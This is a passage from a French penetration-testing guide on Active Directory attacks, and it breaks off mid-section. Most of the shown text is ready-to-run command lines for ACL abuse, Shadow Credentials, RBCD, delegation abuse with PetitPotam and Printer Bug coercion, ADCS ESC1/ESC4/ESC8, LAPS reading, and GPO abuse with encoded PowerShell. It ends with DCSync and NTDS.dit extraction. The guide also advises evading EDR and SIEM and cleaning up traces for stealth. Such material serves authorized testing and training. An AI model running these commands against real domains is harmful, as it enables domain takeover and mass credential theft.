
Comparaison des techniques de mouvement latéral

Technique	Credential requis	Port/Service	Niveau de bruit	Détection courante
PsExec (SMB)	Hash NTLM / mot de passe	445/TCP (SMB)	Élevé	Event 7045 (service), écriture fichier, AV/EDR
SMBExec	Hash NTLM / mot de passe	445/TCP (SMB)	Moyen	Event 7045 (service), pas de fichier sur disque
WMIExec	Hash NTLM / mot de passe	135/TCP (RPC) + ports dynamiques	Faible	Event 4648, processus WmiPrvSE.exe parent
AtExec	Hash NTLM / mot de passe	445/TCP (SMB)	Faible	Event 4698 (tâche planifiée)
DCOMExec	Hash NTLM / mot de passe	135/TCP + ports dynamiques	Faible	Processus parent inhabituel (mmc.exe, etc.)
WinRM/ PSRemoting	Hash / mot de passe / ticket	5985/5986 (HTTP/ HTTPS)	Faible	Event 4624 type 3, trafic chiffré
Pass the Ticket	Ticket Kerberos (TGT/TGS)	88/TCP (Kerberos) + service cible	Faible	Anomalie de localisation du ticket
RDP	Mot de passe / ticket (pas hash sauf RestrictedAdmin)	3389/TCP	Moyen	Event 4624 type 10, session interactive visible
MSSQL Linked Servers	Compte SQL sysadmin	1433/TCP	Très faible	Rarement surveillé, logs SQL internes
GPO Immediate Task	Droits d'écriture GPO	445/TCP (SYSVOL) + GPO refresh	Moyen	Modification GPO détectable, exécution légitime
SCCM Deployment	Droits SCCM Full Admin	Infrastructure SCCM	Très faible	Indiscernable du déploiement légitime

> Stratégie de mouvement latéral
>
> En environnement avec EDR, privilégiez WMIExec ou DCOMExec pour l'exécution ponctuelle, et WinRM pour les sessions interactives. Réservez PsExec aux environnements sans surveillance. Si le client a déployé un SIEM avec détection NTLM, passez à l'Overpass the Hash pour générer des tickets Kerberos légitimes. Adaptez toujours votre technique au contexte défensif — le pentester qui utilise la même technique partout se fait détecter systématiquement.

Phase 7 — Abus des ACLs et escalade de privilèges

L'escalade de privilèges dans Active Directory repose massivement sur l'abus des Access Control Lists (ACLs). Chaque objet AD (utilisateur, groupe, ordinateur, GPO, OU, template de certificat) possède une ACL qui définit qui peut faire quoi dessus. Les erreurs de configuration des ACLs sont omniprésentes : délégations excessives, héritages mal maîtrisés, permissions accordées à des groupes trop larges. BloodHound excelle dans l'identification de ces chemins, mais la compréhension fine des ACEs (Access Control Entries) est indispensable pour les exploiter et pour identifier les chemins que BloodHound ne modélise pas encore.



Exploitation ADCS ESC1 — les 5 étapes de la compromission via un template de certificat mal configuré

Le modèle de sécurité AD est fondé sur la délégation : les administrateurs délèguent des droits spécifiques à des équipes ou des comptes de service. Un opérateur helpdesk qui peut réinitialiser les mots de passe des utilisateurs, un compte de provisioning qui peut créer des objets dans une OU, un script de déploiement qui peut modifier les GPOs — ce sont des délégations légitimes. Le problème survient quand ces délégations créent des chemins d'escalade non intentionnels. Un helpdesk qui peut réinitialiser le mot de passe d'un utilisateur membre de Domain Admins, c'est un chemin d'escalade direct. Et ce type de configuration existe dans plus de 80% des environnements que j'audite.

Abus des permissions GenericAll, GenericWrite, WriteDacl, WriteOwner

Les droits étendus sont les plus dangereux car ils offrent un contrôle quasi total sur l'objet cible. **GenericAll** accorde tous les droits possibles sur l'objet : modification de tous les attributs, réinitialisation du mot de passe, ajout/suppression de membres (pour les groupes), lecture/écriture de toutes les propriétés. C'est l'équivalent d'un `Full Control`. **GenericWrite** permet de modifier tous les attributs de l'objet — suffisant pour ajouter un SPN (targeted Kerberoasting),

modifier le `msDS-KeyCredentialLink` (Shadow Credentials), ou modifier le `scriptPath` (exécution de code au logon). **WriteDacl** permet de modifier l'ACL elle-même — vous pouvez vous accorder GenericAll. **WriteOwner** permet de prendre possession de l'objet — le propriétaire peut modifier l'ACL, donc c'est un chemin vers WriteDacl puis GenericAll.

L'exploitation dépend du type d'objet cible. Sur un utilisateur, GenericAll permet de réinitialiser son mot de passe ou de configurer un SPN pour le Kerberoaster. Sur un groupe, GenericAll permet de s'ajouter comme membre. Sur un ordinateur, GenericAll permet de configurer une Resource-Based Constrained Delegation. Sur une GPO, GenericWrite permet d'ajouter une tâche planifiée immédiate. Sur une OU, WriteDacl permet de se donner les droits sur tous les objets enfants via l'héritage.

```
# === ABUS SUR UN UTILISATEUR ===

# GenericAll sur un utilisateur : réinitialiser son mot de passe
net rpc password "admin_cible" "NouveauMotDePasse123!" -U "corp.local/
j.dupont%Entreprise2026!" -S dc01.corp.local

# Avec impacket
rpcclient -U 'corp.local/j.dupont%Entreprise2026!' dc01.corp.local -c 'setuserinfo2
admin_cible 23 "NouveauMotDePasse123!"'

# GenericWrite sur un utilisateur : targeted Kerberoasting
# Ajouter un SPN au compte cible, puis Kerberoaster
python3 targetedKerberoast.py -u j.dupont -p 'Entreprise2026!' -d corp.local --request-
user admin_cible

# === ABUS SUR UN GROUPE ===

# GenericAll/GenericWrite sur un groupe : s'ajouter comme membre
net rpc group addmem "Domain Admins" "j.dupont" -U "corp.local/j.dupont%Entreprise2026!"
-S dc01.corp.local

# Avec PowerView
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'j.dupont' -Credential $cred

# === ABUS SUR UN ORDINATEUR ===

# GenericAll/GenericWrite sur un objet computer : configurer RBCD
# (voir section RBCD ci-dessous)

# === WriteDacl : se donner GenericAll ===
# Avec dacledit (impacket)
python3 dacledit.py -action write -rights FullControl -principal j.dupont -target
admin_cible corp.local/j.dupont:Entreprise2026!

# === WriteOwner : prendre possession puis modifier l'ACL ===
# Avec owneredit (impacket)
python3 owneredit.py -action write -new-owner j.dupont -target admin_cible corp.local/
j.dupont:Entreprise2026!
# Puis WriteDacl (maintenant que vous êtes propriétaire)
python3 dacledit.py -action write -rights FullControl -principal j.dupont -target
admin_cible corp.local/j.dupont:Entreprise2026!

# === ForceChangePassword ===
# Droit spécifique pour changer le mot de passe d'un utilisateur sans connaître l'actuel
rpcclient -U 'corp.local/j.dupont%Entreprise2026!' dc01.corp.local -c 'setuserinfo2
target_user 23 "NewP@ss123!"'
```

Shadow Credentials : l'attaque par msDS-KeyCredentialLink

L'attaque Shadow Credentials exploite Windows Hello for Business et le mécanisme PKINIT. Lorsqu'un utilisateur configure Windows Hello, une paire de clés est générée et la clé publique est stockée dans l'attribut `msDS-KeyCredentialLink` de l'objet AD. Lors de l'authentification, le client prouve la possession de la clé privée via PKINIT et obtient un TGT. L'attaque consiste à écrire une clé publique contrôlée par l'attaquant dans l'attribut `msDS-KeyCredentialLink` du compte cible. L'attaquant possède la clé privée correspondante et peut donc s'authentifier via PKINIT pour obtenir un TGT du compte cible — et par extension son hash NTLM via UnPAC the Hash.

Cette attaque est particulièrement élégante car elle ne modifie pas le mot de passe du compte (aucune disruption de service), elle est persistante (la clé reste valide jusqu'à sa suppression), et elle fonctionne même si le compte a un mot de passe de 128 caractères aléatoires. Le prérequis est de pouvoir écrire l'attribut `msDS-KeyCredentialLink`, ce qui est possible avec GenericAll, GenericWrite, ou le droit spécifique `Write msDS-KeyCredentialLink`. Le domaine doit avoir au moins un DC en Windows Server 2016+ et ADCS doit être déployé (pour le support PKINIT).

```
# Shadow Credentials avec pywhisker
python3 pywhisker.py -d corp.local -u j.dupont -p 'Entreprise2026!' \
  --target admin_cible --action add --dc-ip 10.10.10.1

# Le certificat PFX généré permet l'authentification PKINIT
certipy auth -pfx admin_cible.pfx -dc-ip 10.10.10.1 -domain corp.local -username
admin_cible

# Avec Whisker.exe (depuis Windows)
Whisker.exe add /target:admin_cible /domain:corp.local /dc:dc01.corp.local
# Puis utiliser le certificat généré avec Rubeus
Rubeus.exe asktgt /user:admin_cible /certificate:admin_cible.pfx /password:pfx_pass /
getcredentials /ptt

# Nettoyage — supprimer la clé ajoutée (important pour la discrétion)
python3 pywhisker.py -d corp.local -u j.dupont -p 'Entreprise2026!' \
  --target admin_cible --action remove --device-id [DEVICE_ID]
```

Resource-Based Constrained Delegation (RBCD)

La Resource-Based Constrained Delegation est un mécanisme de délégation Kerberos introduit avec Windows Server 2012. Contrairement à la délégation contrainte classique (qui est configurée sur le compte qui délègue), la RBCD est configurée sur la ressource cible via l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity`. L'attaque est conceptuellement simple : si vous pouvez écrire cet attribut sur un objet computer (via GenericAll, GenericWrite, ou le droit spécifique), vous pouvez autoriser un compte que vous contrôlez à usurper l'identité de n'importe quel utilisateur vers cette machine.

Le prérequis est de contrôler un compte avec un SPN (typiquement un compte machine). Tout utilisateur de domaine peut créer jusqu'à 10 objets machine par défaut (`ms-DS-MachineAccountQuota`). Vous créez donc un compte machine, configurez la RBCD sur la cible pour autoriser votre compte machine à déléguer, puis utilisez S4U2Self et S4U2Proxy pour obtenir un ticket de service au nom de l'administrateur vers la cible. Le résultat est un accès administrateur sur la machine cible.

```
# Étape 1 : Vérifier le MachineAccountQuota
netexec ldap dc01.corp.local -u j.dupont -p 'Entreprise2026!' -M maq

# Étape 2 : Créer un compte machine
impacket-addcomputer corp.local/j.dupont:Entreprise2026! -computer-name 'FAKEPC$'
-computer-pass 'FakeP@ss123!'

# Étape 3 : Configurer RBCD sur la cible (nécessite GenericWrite sur l'objet computer
cible)
python3 rbcd.py -delegate-from 'FAKEPC$' -delegate-to 'SRV-TARGET$' -dc-ip 10.10.10.1 \
  -action write corp.local/j.dupont:Entreprise2026!

# Alternative avec impacket
impacket-rbcd corp.local/j.dupont:Entreprise2026! -delegate-from 'FAKEPC$' -delegate-to
'SRV-TARGET$' \
  -dc-ip 10.10.10.1 -action write

# Étape 4 : Obtenir un ticket de service via S4U2Self + S4U2Proxy
impacket-getST corp.local/'FAKEPC$':'FakeP@ss123!' -spn cifs/SRV-TARGET.corp.local \
  -impersonate Administrator -dc-ip 10.10.10.1

# Étape 5 : Utiliser le ticket
export KRB5CCNAME=Administrator@cifs_SRV-TARGET.corp.local@CORP.LOCAL.ccache
impacket-psexec -k -no-pass corp.local/Administrator@SRV-TARGET.corp.local
```

Abus de la délégation Kerberos classique

La délégation Kerberos existe en trois formes, chacune avec ses implications en matière de sécurité. La **délégation non contrainte** (Unconstrained Delegation) est la plus dangereuse : tout service s'exécutant sous un compte avec ce flag reçoit le TGT des utilisateurs qui s'y authentifient. Ces TGTs sont mis en cache sur le serveur et peuvent être extraits. Si vous compromettez un serveur avec délégation non contrainte, vous récupérez les TGTs de tous les utilisateurs qui s'y sont connectés. La technique du *Printer Bug* (MS-RPRN) ou *PetitPotam* permet de forcer un contrôleur de domaine à s'authentifier auprès de votre serveur compromis, capturant ainsi le TGT du DC — ce qui équivaut à un accès Domain Admin.

La **délégation contrainte** (Constrained Delegation) limite les services vers lesquels la délégation est autorisée (attribut `msDS-AllowedToDelegateTo`). Cependant, si le compte avec délégation contrainte est compromis, l'extension S4U2Self permet de demander un ticket pour n'importe quel utilisateur, et S4U2Proxy de projeter ce ticket vers les services autorisés. Le service spécifié dans `msDS-AllowedToDelegateTo` peut être modifié (service class swapping) : un ticket pour `HTTP/srv01` peut être modifié en `CIFS/srv01` car la validation porte sur le nom d'hôte, pas sur la classe de service.

```
# === DÉLÉGATION NON CONTRAINTE ===

# Identifier les serveurs avec délégation non contrainte (hors DCs)
impacket-findDelegation corp.local/j.dupont:Entreprise2026! -dc-ip 10.10.10.1

# Capturer les TGTs sur un serveur compromis avec délégation non contrainte
# Avec Rubeus en mode monitor
Rubeus.exe monitor /interval:5 /filteruser:DC01$

# Forcer le DC à s'authentifier via Printer Bug (SpoolService)
python3 printerbug.py corp.local/j.dupont:Entreprise2026!@dc01.corp.local srv-
unconstrained.corp.local

# Forcer le DC via PetitPotam (EfsRpcOpenFileRaw)
python3 PetitPotam.py srv-unconstrained.corp.local dc01.corp.local

# Le TGT du DC est capturé par Rubeus — injection et DCSync
Rubeus.exe ptt /ticket:[base64_tgt_dc01]
mimikatz.exe "lsadump::dcsync /domain:corp.local /user:krbtgt" "exit"

# === DÉLÉGATION CONTRAINTE ===

# Exploitation via S4U2Self + S4U2Proxy
impacket-getST -spn 'CIFS/SRV-TARGET.corp.local' -impersonate Administrator \
  -dc-ip 10.10.10.1 corp.local/svc_constrained:SvcP@ss123!

# Service class swapping — changer HTTP en CIFS
# Le ticket est pour HTTP/srv01 mais on le modifie en CIFS/srv01
impacket-getST -spn 'HTTP/SRV-TARGET.corp.local' -impersonate Administrator \
  -altservice 'CIFS/SRV-TARGET.corp.local' \
  -dc-ip 10.10.10.1 corp.local/svc_constrained:SvcP@ss123!
```

ADCS — Exploitation des misconfigurations de certificats

Active Directory Certificate Services est devenu le terrain de chasse favori des pentesters depuis 2021. Les recherches de SpecterOps ont identifié des classes de vulnérabilités numérotées ESC1 à ESC11, chacune exploitant une misconfiguration spécifique de l'infrastructure PKI. Notre article dédié aux attaques ADCS couvre l'ensemble du spectre, mais voici les trois vulnérabilités les plus fréquentes et les plus critiques en pentest.

ESC1 — Template avec SAN contrôlable est la vulnérabilité ADCS la plus courante et la plus critique. Un template de certificat est vulnérable à ESC1 lorsque : (1) un utilisateur standard peut s'enrôler (Enroll ou AutoEnroll), (2) le template permet au demandeur de spécifier un Subject Alternative Name (SAN) arbitraire via `ENROLLEE_SUPPLIES_SUBJECT`, (3) le template active un EKU d'authentification (Client Authentication, Smart Card Logon, PKINIT, ou Any Purpose), (4) aucune approbation managériale n'est requise. Si toutes ces conditions sont réunies, un utilisateur standard peut demander un certificat avec le SAN d'un Domain Admin et utiliser ce certificat pour s'authentifier via PKINIT.

```
# ESC1 — Demander un certificat avec un SAN arbitraire
certipy req -u j.dupont@corp.local -p 'Entreprise2026!' -dc-ip 10.10.10.1 \
  -ca CORP-CA -template VulnerableTemplate -upn administrator@corp.local

# Authentification avec le certificat obtenu
certipy auth -pfx administrator.pfx -dc-ip 10.10.10.1

# Résultat : TGT de l'administrateur + hash NTLM via UnPAC the Hash
```

ESC4 — Permissions excessives sur le template permet de modifier un template de certificat pour le rendre vulnérable à ESC1. Si un utilisateur a GenericAll, GenericWrite ou WriteDacl sur un objet template de certificat, il peut modifier les propriétés du template pour activer `ENROLLEE_SUPPLIES_SUBJECT`, supprimer l'approbation managériale, et s'accorder le droit d'enrôlement. Une fois le template modifié, c'est une exploitation ESC1 classique.

```
# ESC4 — Modifier un template pour le rendre vulnérable
# Sauvegarder la configuration originale d'abord (pour la restauration)
certipy template -u j.dupont@corp.local -p 'Entreprise2026!' -dc-ip 10.10.10.1 \
  -template TargetTemplate -save-old

# Modifier le template pour activer ESC1
certipy template -u j.dupont@corp.local -p 'Entreprise2026!' -dc-ip 10.10.10.1 \
  -template TargetTemplate -configuration ESC1

# Exploiter comme ESC1
certipy req -u j.dupont@corp.local -p 'Entreprise2026!' -dc-ip 10.10.10.1 \
  -ca CORP-CA -template TargetTemplate -upn administrator@corp.local

# IMPORTANT : restaurer le template original
certipy template -u j.dupont@corp.local -p 'Entreprise2026!' -dc-ip 10.10.10.1 \
  -template TargetTemplate -configuration TargetTemplate.json
```

ESC8 — NTLM Relay vers l'interface d'enrôlement HTTP exploite le fait que de nombreuses CA exposent une interface d'enrôlement Web (certsrv) qui accepte l'authentification NTLM sans imposer de signature. En combinant un relay NTLM (via PetitPotam, Printer Bug, ou autre) avec le relay vers cette interface, on peut demander un certificat au nom du compte relayé. Si le compte relayé est un contrôleur de domaine (forcé via PetitPotam), on obtient un certificat de DC qui permet un DCSync complet. C'est l'une des chaînes d'attaque les plus élégantes et les plus dévastatrices du pentest AD moderne.

```
# ESC8 — Vérifier si l'interface d'enrôlement HTTP est accessible
curl -I http://ca01.corp.local/certsrv/

# Configurer ntlmrelayx pour relayer vers la CA
impacket-ntlmrelayx -t http://ca01.corp.local/certsrv/certfnsh.asp \
  -smb2support --adcs --template DomainController

# Forcer l'authentification du DC via PetitPotam
python3 PetitPotam.py 10.10.14.5 dc01.corp.local

# Le certificat du DC est capturé par ntlmrelayx
# Authentification avec le certificat
certipy auth -pfx dc01.pfx -dc-ip 10.10.10.1

# DCSync avec le hash NTLM obtenu
impacket-secretsdump -hashes :dc01_ntlm_hash corp.local/DC01\$@dc01.corp.local
```

Les autres classes ESC méritent également une attention systématique lors de l'audit. **ESC2** exploite les templates avec l'EKU "Any Purpose" ou "SubCA". **ESC3** abuse de l'agent d'enrôlement pour demander des certificats au nom d'autres utilisateurs. **ESC5** cible les permissions sur les objets PKI dans AD (conteneur PKI, NTAuthCertificates). **ESC6** exploite le flag `EDITF_ATTRIBUTESUBJECTALTNAME2` sur la CA elle-même, permettant à tout demandeur de spécifier un SAN arbitraire. **ESC7** abuse des droits ManageCA et ManageCertificates sur la CA. **ESC9** et **ESC10** exploitent des faiblesses dans le mapping des certificats aux comptes. **ESC11** abuse de l'interface ICertPassage (RPC) pour le relay. Chaque classe a ses prérequis et ses conditions d'exploitation — `certipy find -vulnerable` les identifie automatiquement.

Lecture des mots de passe LAPS et abus GPO

LAPS (Local Administrator Password Solution) stocke le mot de passe administrateur local de chaque poste dans un attribut de l'objet computer AD. Avec LAPS v1, l'attribut est `ms-Mcs-AdmPwd` (mot de passe en clair) et `ms-Mcs-AdmPwdExpirationTime`. Avec LAPS v2 (Windows LAPS), l'attribut est `msLAPS-Password` (chiffré) ou `msLAPS-EncryptedPassword`. Les permissions de lecture sont normalement restreintes aux administrateurs IT, mais des erreurs de délégation donnent parfois accès à ces attributs depuis des comptes non privilégiés. Si vous avez GenericAll ou un droit explicite de lecture sur l'attribut LAPS d'un objet computer, vous obtenez le mot de passe administrateur local de cette machine.

```
# Lecture LAPS v1 — mot de passe en clair dans l'attribut ms-Mcs-AdmPwd
netexec ldap dc01.corp.local -u j.dupont -p 'Entreprise2026!' -M laps

# Lecture avec ldapsearch
ldapsearch -x -H ldap://dc01.corp.local -D "j.dupont@corp.local" -w 'Entreprise2026!' \
  -b "DC=corp,DC=local" "(ms-Mcs-AdmPwd=*)" ms-Mcs-AdmPwd ms-Mcs-AdmPwdExpirationTime
sAMAccountName

# Lecture LAPS v2 (chiffré) — nécessite le déchiffrement
netexec ldap dc01.corp.local -u j.dupont -p 'Entreprise2026!' --module laps

# LAPSToolkit (depuis Windows)
Get-LAPSComputers
Find-LAPSDelegatedGroups
```

L'abus de GPO pour l'exécution de code est un vecteur d'escalade de privilèges qui exploite les droits d'écriture sur les objets Group Policy. Si vous avez GenericAll, GenericWrite ou WriteDacl sur un GPO lié à une OU contenant des postes ou des serveurs cibles, vous pouvez modifier cette GPO pour déployer du code. La technique la plus courante est l'ajout d'une *Immediate Scheduled Task* qui s'exécute sur tous les systèmes liés. L'impact dépend de la portée de la GPO : une GPO liée à la racine du domaine touche l'ensemble du parc.

```
# Identifier les GPOs modifiables
# Via BloodHound (requête Cypher)
# Ou via PowerView
Get-DomainGPO | Get-DomainObjectAcl -ResolveGUIDs | Where-Object {
    $_.ActiveDirectoryRights -match "GenericAll|GenericWrite|WriteDacl"
}

# Abus GPO — ajout d'une tâche planifiée immédiate
# Avec SharpGPOAbuse
SharpGPOAbuse.exe --AddComputerTask --TaskName "SecurityUpdate" \
  --Author "NT AUTHORITY\SYSTEM" \
  --Command "cmd.exe" --Arguments "/c powershell -enc [BASE64_PAYLOAD]" \
  --GPOName "IT Workstations Policy"

# Avec pyGPOAbuse (depuis Linux)
python3 pygpoabuse.py corp.local/j.dupont:Entreprise2026! \
  -gpo-id "6AC1786C-016F-11D2-945F-00C04fB984F9" \
  -command "net localgroup administrators corp\j.dupont /add" \
  -taskname "SecurityUpdate" -f

# Forcer l'application GPO à distance
netexec smb targets.txt -u admin_local -p 'P@ssw0rd123' -M gpoupdate
```

> L'escalade de privilèges AD est une chaîne, pas un saut
>
> Rarement un pentester passe-t-il de Domain User à Domain Admin en une seule étape. L'escalade est typiquement une chaîne : GenericWrite sur un compte de service → Shadow Credentials ou targeted Kerberoasting → compromission du compte de service → accès à un serveur avec délégation → capture de TGT via Printer Bug → DCSync. BloodHound modélise ces chaînes, mais les chemins les plus intéressants combinent souvent des arêtes que BloodHound ne voit pas (liens SQL, SCCM, ADCS). La créativité et la compréhension profonde de chaque mécanisme font la différence entre un pentest moyen et un pentest exceptionnel.

Récapitulatif des chemins d'escalade les plus fréquents

Vecteur	Prérequis	Impact	Fréquence
ESC1 (ADCS)	Enroll sur template vulnérable	Domain Admin direct	Très fréquent
Kerberoasting compte privilégié	Compte de domaine	Accès au compte de service	Très fréquent
ACL GenericAll sur groupe DA	Compte avec ACE	Domain Admin direct	Fréquent
Shadow Credentials	GenericWrite sur cible + ADCS	Compromission du compte cible	Fréquent
RBCD	GenericWrite sur computer + MachineAccountQuota > 0	Admin local sur la cible	Fréquent
Unconstrained Delegation + coercion	Admin sur serveur avec UD	Domain Admin (via TGT DC)	Fréquent
ESC8 (NTLM relay CA)	Interface certsrv HTTP accessible	Domain Admin (via cert DC)	Fréquent
GPO abuse	GenericWrite sur GPO liée	Code execution sur postes liés	Modéré
LAPS lecture	Droit de lecture ms-Mcs-AdmPwd	Admin local sur postes LAPS	Modéré
MSSQL linked servers	Accès SQL sysadmin	Pivot vers autres serveurs SQL	Modéré
Constrained Delegation + S4U	Compromission du compte délégué	Impersonation vers services cibles	Modéré
DNSAdmin DLL injection	Membre du groupe DnsAdmins	SYSTEM sur le DC (via DNS service)	Rare

L'escalade de privilèges AD est un domaine en perpétuelle évolution. Les techniques présentées dans cet article constituent le socle méthodologique que tout pentester senior maîtrise, mais de nouveaux vecteurs sont découverts régulièrement — les recherches sur ADCS en sont un exemple parfait. La clé est de combiner l'automatisation (BloodHound, certipy, netexec) avec une compréhension profonde des mécanismes sous-jacents (Kerberos, NTLM, ACLs, GPO, PKI). C'est cette compréhension qui permet d'identifier et d'exploiter les chemins que les outils automatisés ne voient pas, et c'est ce qui distingue un pentest AD de qualité d'un simple scan de vulnérabilités.

Phase 8 — Domination du domaine : DCSync et extraction NTDS

Arriver à ce stade signifie une chose : vous avez compromis un compte disposant de privilèges de réplication sur le domaine, ou vous avez obtenu un accès physique ou logique à un contrôleur de domaine. La frontière entre « compromission significative » et « domination totale » se franchit ici. L'extraction de la base NTDS.dit — le coffre-fort contenant l'intégralité des secrets d'authentification du domaine — représente le point de non-retour pour le défenseur. Une fois ces hashes exfiltrés, le seul remède fiable devient la réinitialisation complète de tous les mots de passe du domaine, krbtgt inclus.

DS-Replication-Get-Changes : comprendre le mécanisme fondamental

DCSync n'est pas un exploit au sens classique. C'est l'utilisation légitime du protocole MS-DRSR (Directory Replication Service Remote Protocol) détourné à des fins offensives. Quand un contrôleur de domaine réplique ses données vers un autre DC, il utilise les fonctions `DRSGetNCChanges` et `DRSReplicaSync` du RPC endpoint DRSUAPI. L'attaque DCSync consiste simplement à se faire passer pour un DC demandant une réplication.

Deux permissions spécifiques contrôlent cette capacité, toutes deux positionnées au niveau de l'objet racine du domaine (le naming context) :

- **DS-Replication-Get-Changes** (GUID: `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2`) — permission de base pour recevoir les données répliquées
- **DS-Replication-Get-Changes-All** (GUID: `1131f6ad-9c07-11d1-f79f-00c04fc2dcd2`) — inclut les données confidentielles (hashes de mots de passe, clés de chiffrement)

La combinaison des deux est nécessaire pour extraire les secrets. Par défaut, les comptes suivants disposent de ces droits : **Domain Admins**, **Enterprise Admins**, **Administrators**, et le compte machine de chaque contrôleur de domaine (groupe **Domain Controllers**). Il existe également une troisième permission, `DS-Replication-Get-Changes-In-Filtered-Set`, pertinente dans les environnements multi-domaines avec des jeux d'attributs filtrés (PAS — Partial Attribute Set).

Le point critique pour le pentester : n'importe quel compte possédant ces deux ACE sur l'objet domaine peut exécuter un DCSync. Il n'a pas besoin d'être administrateur du domaine. Un compte de service avec ces permissions déléguées — souvent pour des outils de synchronisation d'annuaire, des solutions IAM ou des connecteurs Azure AD Connect — constitue un vecteur privilégié. Vérifiez systématiquement avec BloodHound ou une requête LDAP ciblée :

```
# Identifier les comptes avec droits de réplication via PowerView
Get-DomainObjectAcl -SearchBase "DC=corp,DC=local" -ResolveGUIDs |
  Where-Object { $_.ObjectAceType -match "DS-Replication-Get-Changes" } |
  Select-Object SecurityIdentifier, ObjectAceType |
  ForEach-Object {
    $_ | Add-Member -NotePropertyName "Principal" -NotePropertyValue (
      ConvertFrom-SID $_.SecurityIdentifier
    ) -PassThru
  }
```

DCSync en pratique : extraction en ligne

L'approche « en ligne » signifie que vous exécutez l'extraction depuis une machine distante, sans jamais toucher au fichier NTDS.dit sur le DC. C'est la méthode la plus propre et la plus courante en pentest.

Avec **secretsdump.py** d'Impacket, l'exécution est directe. L'outil émet les requêtes DRSUAPI depuis votre machine d'attaque vers le DC cible :

```
# DCSync complet — extraction de tous les hashes du domaine
secretsdump.py corp.local/admin_compromis:'P@ssw0rd'@dc01.corp.local -just-dc

# Extraction ciblée d'un seul compte (plus discret)
secretsdump.py corp.local/admin_compromis:'P@ssw0rd'@dc01.corp.local \
  -just-dc-user krbtgt

# Avec hash NTLM (pass-the-hash)
secretsdump.py -hashes :aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
\
  corp.local/admin_compromis@dc01.corp.local -just-dc

# Export au format hashcat
secretsdump.py corp.local/admin_compromis:'P@ssw0rd'@dc01.corp.local \
  -just-dc -just-dc-ntlm -outputfile ntds_dump
```

Avec **Mimikatz** depuis une session sur le DC ou un poste avec les bons privilèges :

```
mimikatz # lsadump::dcsync /domain:corp.local /all /csv
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt
```

CrackMapExec (ou son successeur NetExec) simplifie encore l'opération avec le module `--ntds` :

```
# DCSync via CrackMapExec
crackmapexec smb dc01.corp.local -u admin_compromis -p 'P@ssw0rd' --ntds

# Variante avec hash
nxc smb dc01.corp.local -u admin_compromis -H e19ccf75ee54e06b06a5907af13cef42 --ntds

# Export filtré — uniquement les comptes activés
nxc smb dc01.corp.local -u admin_compromis -p 'P@ssw0rd' --ntds --enabled
```

Extraction hors ligne : NTDS.dit et SYSTEM hive

L'approche hors ligne nécessite un accès direct au contrôleur de domaine — soit via une session interactive, soit via un partage administratif. Vous extrayez physiquement le fichier NTDS.dit et la ruche SYSTEM, puis vous les analysez sur votre machine d'attaque. Cette méthode est plus bruyante mais parfois nécessaire quand les ports DRSUAPI sont filtrés ou surveillés.

Le fichier `NTDS.dit` est une base ESE (Extensible Storage Engine) verrouillée en permanence par le processus `ntds` sur un DC en fonctionnement. Trois techniques permettent d'en obtenir une copie :

Méthode 1 — Volume Shadow Copy (vssadmin) :

```
# Créer un shadow copy du volume système
vssadmin create shadow /for=C:

# Copier NTDS.dit depuis le shadow copy
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:
\temp\ntds.dit

# Extraire la ruche SYSTEM (nécessaire pour déchiffrer NTDS.dit)
reg save HKLM\SYSTEM C:\temp\SYSTEM

# Nettoyer le shadow copy
vssadmin delete shadows /shadow={identifiant-shadow}
```

Méthode 2 — ntdsutil avec IFM (Install From Media) :

```
# ntdsutil crée automatiquement une copie cohérente
ntdsutil "activate instance ntds" "ifm" "create full C:\temp\ifm" quit quit

# Les fichiers se trouvent dans :
# C:\temp\ifm\Active Directory\ntds.dit
# C:\temp\ifm\registry\SYSTEM
# C:\temp\ifm\registry\SECURITY
```

Méthode 3 — wmic (à distance via WMI) :

```
# Créer un shadow copy à distance
